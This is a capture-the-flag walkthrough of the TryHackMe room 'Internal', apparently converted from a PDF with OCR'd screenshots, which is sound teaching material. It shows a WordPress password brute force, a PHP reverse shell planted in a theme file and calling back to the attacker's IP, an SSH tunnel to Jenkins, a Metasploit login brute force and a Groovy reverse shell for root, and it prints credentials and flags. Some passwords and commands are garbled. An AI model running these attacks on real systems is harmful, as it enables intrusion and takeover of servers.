
Completed • This is a summary of the tryhackme room Internal.



Table 2 Deproy and Engage the Client Environment	₩
So the ip was given 10.10.130.181	
So we run a nmap scan ☐ nmap -sC -sV 10.10.130.181	
PORT STATE SERVICE VERSION 22/tcp open ssh	(Ubuntu Linux
2048 6efaefbef65f98b9597bf78eb9c5621e (RSA) 256 ed64ed33e5c93058ba23040d14eb30e9 (ECDSA) _ 256 b07f7f7b5262622a60d43d36fa89eeff (ED25519) 80/tcp open http	
_http-title: Apache2 Ubuntu Default Page: It works _http-server-header: Apache/2.4.29 (Ubuntu) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel	
Port 80,22 was open I tried to find the dns information using nslookup 10.10.130.181	
But it wasn't showing so just tried the internal.thm domain into	
□ Nano /etc/hostsThen just add the 10.10.130.181 http://internal.thm	

Then the ip was accessible .



Directory Brute Forcing

Gobuster dir -u http://internal.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

```
·(rust®kali)-[/usr/share/wordlists/seclists]
s gobuster dir -u http://internal.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/d
irectory-list-2.3-medium.txt
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                             http://internal.thm
[+] Method:
                             GET
   Threads:
                             10
[+] Wordlist:
                             /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
[+] Negative Status codes:
                            404
                             gobuster/3.3
   User Agent:
[+] Timeout:
                             10s
2022/12/10 14:43:05 Starting gobuster in directory enumeration mode
Progress: 412 / 220561 (0.19%)
```


/blog (Status: 301) [Size: 311] [--> http://internal.thm/blog/]

/wordpress (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]

/javascript /phpmyadmin

These directories was found.

http//:internal.thm/blog had a website .



Which has a login panelwe can see it's a wordpress admin panel so we can bruteforce it..


Username Find

wpscan –url http://internal.thm/blog/wp-admin/ -e u [-e enumerate u user]

So admin username was found. So we try to bruteforce the password

wpscan –url http://internal.thm/blog/wp-admin –usernames admin –passwords /usr/share/wordlists/rockyou.txt

admin: my2boys



After logging in we have to upload our shell...

```
\bigcirc \  \  \, \underline{\&} \  \  \, internal.thm/blog/wp-admin/theme-editor.php?file=404.php\&theme=twentyseventeen
                                                                                                                                                                               ∄ ☆
  🛾 Kali Linux 🤧 Kali Tools 💆 Kali Docs 🕱 Kali Forums 🦽 Kali NetHunter 🧆 Exploit-DB 🝬 Google Hacking DB 📙 OffSec
                                                                                                                                                                                                                           Howdy, admin
                                                                                                                                                                                                                                 Help ▼
                              Edit Themes

⋆ Posts

                              Twenty Seventeen: 404 Template (404.php)
                                                                                                                                                                                  Select theme to edit: Twenty Sevente ✓ Select
👊 Media
                              Selected file content:
                                                                                                                                                                                                        Theme Files
Pages
                                47 set_time_limit (0);
48 sVERSION = "1.0";
49 sip = '10.8.19.41'; // CHANGE THIS
50 sport = 9900; // CHANGE THIS
51 schunk_size = 1400;
52 swrite_a = null;
53 serror_a = null;
54 shell = 'uname -a; w; id; /bin/sh -i';
55 sdeemon = 0;
56 sdebue = 0:
                                                                                                                                                                                                        Stylesheet
(style.css)
Comments
                                                                                                                                                                                                         assets >
                                                                                                                                                                                                         RTL Stylesheet
                                                                                                                                                                                                         404 Template
                                                                                                                                                                                                           (404.php)
                                59 // Daemonise ourself if possible to avoid zombies later
Theme Editor
                                 62 // pcntl_fork is hardly ever available, but will allow us to daemonise
🖊 Plugins 🕕
                              Documentation: Function Name... ✓ Look Up
```

In the Apperance >> Theme Files >> 404 Template

Shell Upload

We paste out phpreverseshell code which is available in kali using this command

- nano /usr/share/webshells/php/php-reverse-shell.php
 - we have to change the \$ip as our ip
 - To chek ip command: ifconfig

And start a netcat listener on given port

☐ nc -lvnp 9090

After the shell starts working we can gain the access of this server.

Privilege Escalation User

After the shell starts we can see the ls command works so

```
☐ cd /opt
```

```
☐ Is -la
```

```
$ cd /opt/
$ ls
containerd name to the property of the pr
```

```
$ cd /opt/
$ ls
containerd
wp-save.txt
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later. Let her know you have them and where they are.

I have been some them and where they are.
aubreanna:bubb13guM!@#123
$
```

We find the credentials aubreanna:budd3guM!@#123

Now we can ssh into user aubreanna

☐ ssh aubreanna@internal.thm

□ Pass: budd3guM!@#123

```
Last login: Mon Aug 3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls -la
total 56
         - 7 aubreanna aubreanna 4096 Aug 3
drwx----
                                              2020
drwxr-xr-x 3 root
                      root
                                4096 Aug 3
                                              2020
        — 1 aubreanna aubreanna 7 Aug 3
— 1 aubreanna aubreanna 220 Apr 4
                                                    .bash_history
-rwx----- 1 aubreanna aubreanna
                                              2020
                                              2018 .bash_logout
      --- 1 aubreanna aubreanna 3771 Apr 4
                                              2018 .bashrc
       — 2 aubreanna aubreanna 4096 Aug 3
drwx-
                                              2020
                                                     cache
     --- 3 aubreanna aubreanna 4096 Aug 3
                                              2020 .gnupg
      — 3 aubreanna aubreanna 4096 Aug 3
                                              2020
        — 1 root root 223 Aug 3 2020 .mysql_history
-rwx-
       --- 1 aubreanna aubreanna 807 Apr 4
                                              2018 .profile
-rwx-
       — 2 aubreanna aubreanna 4096 Aug 3
drwx-
                                              2020
        — 1 aubreanna aubreanna 0 Aug 3
                                              2020 .sudo_as_admin_successful
         - 1 aubreanna aubreanna 55 Aug 3
- 3 aubreanna aubreanna 4096 Aug 3
                                              2020 jenkins.txt
       — 1 aubreanna aubreanna
                                              2020
                                                    snap
         - 1 aubreanna_aubreanna
                                              2020 user.txt
-rwx-
                                  21 Aug 3
aubreanna@internal:~$
```

Then just cat user.txt Flag1 : THM{int3rna1_fl4g_1}

Privilege Escalation Root

In the previous we saw two *.txts such as user.txt jenkins.txt

If we look at the cat jenkins.txt we see
That is gives jenkins server 172.17.0.2:8080
Now the 8080 can run from localhost so port forward..

Port forwarding


```
(rust® kali)=[~]

$ nmap -sC -sV -V 172.17.0.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 12:02 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating Ping Scan at 12:02
Scanning 172.17.0.2 [2 ports]
Completed Ping Scan at 12:02, 3.00s elapsed (1 total hosts)
Nmap scan report for 172.17.0.2 [host down]
NSE: Script Post-scanning.
Initiating NSE at 12:02
Completed NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.63 seconds
```

```
(rust@ kali)-[~]
$ ssi -f -N -L 1234:127.0.0.1:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:

(rust@ kali)-[~]
$ nmap -sC -sV -v -p 1234 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 12:09 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating Ping Scan at 12:09
Scanning 127.0.0.1 [2 ports]
Completed Ping Scan at 12:09, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 12:09
```

ssh -f -N -L 1234:127.0.0.1	aubreanna@internal.thm
Password: budd3guM!@#1	23




So this is accessible now We can bruteforce this login by burpsuite,hydra,metasloit etc

Metasploit:

	msfconsole
	Search Jenkins
	use auxiliary/scanner/http/jenkins_login
	Show options
	set PASS_FILE /usr/share/wordlists/rockyou.txt
	set RHOSTS 127.0.0.1
	set RPORT 1234
	set USERNAME admin
	set STOP_ON_SUCCESS true
П	run

So we can see the **password** of the Jenkins login is **spongebob**



So now we have to upload another shell here..... In the manage Jenkins>>script console >> We can see it can have groovy script which is a java script...

So we go to revshells.com and modify our shell giving the \$ip= our ip and port we want the netcat lister to listen...

Then just by uploading the shell we gain access to the root privilege of this server Jenkins >> cd opt >> ls -la >> cat note.txt

root:tr0ub13guM!@#123

Now we can just ssh into the main internal.thm

ssh root@internal.thm

And we can see the a root.txt so ... cat root.txt

```
0 packages can be updated.
0 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connect
ion or proxy settings
Last login: Mon Aug 3 19:59:17 2020 from 10.6.2.56 root@internal:~# ls -la
total 48
drwx-
            7 root root 4096 Aug
                                   3 2020
drwxr-xr-x 24 root root 4096 Aug 3 2020 ..
-rw-r-r-- 1 root root 432 Dec 10 19:08 .bash_h:
-rw-r-r-- 1 root root 3106 Apr 9 2018 .bashrc
                         432 Dec 10 19:08 .bash_history
drwx---- 2 root root 4096 Aug 3 2020 .cache
drwx----
            3 root root 4096 Aug
                                       2020 .gnupg
drwxr-xr-x 3 root root 4096 Aug 3 2020 .local
            1 root root 1071 Aug
                                       2020 .mysql_history
-rw---
-rw-r--r-- 1 root root 148 Aug 17
                                      2015 .profile
        — 2 root root 4096 Aug 3 2020 .ssh
drwx-
                          22 Aug
-rw-r--r--
            1 root root
                                       2020 root.txt
drwxr-xr-x 3 root root 4096 Aug 3 2020 snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~#
```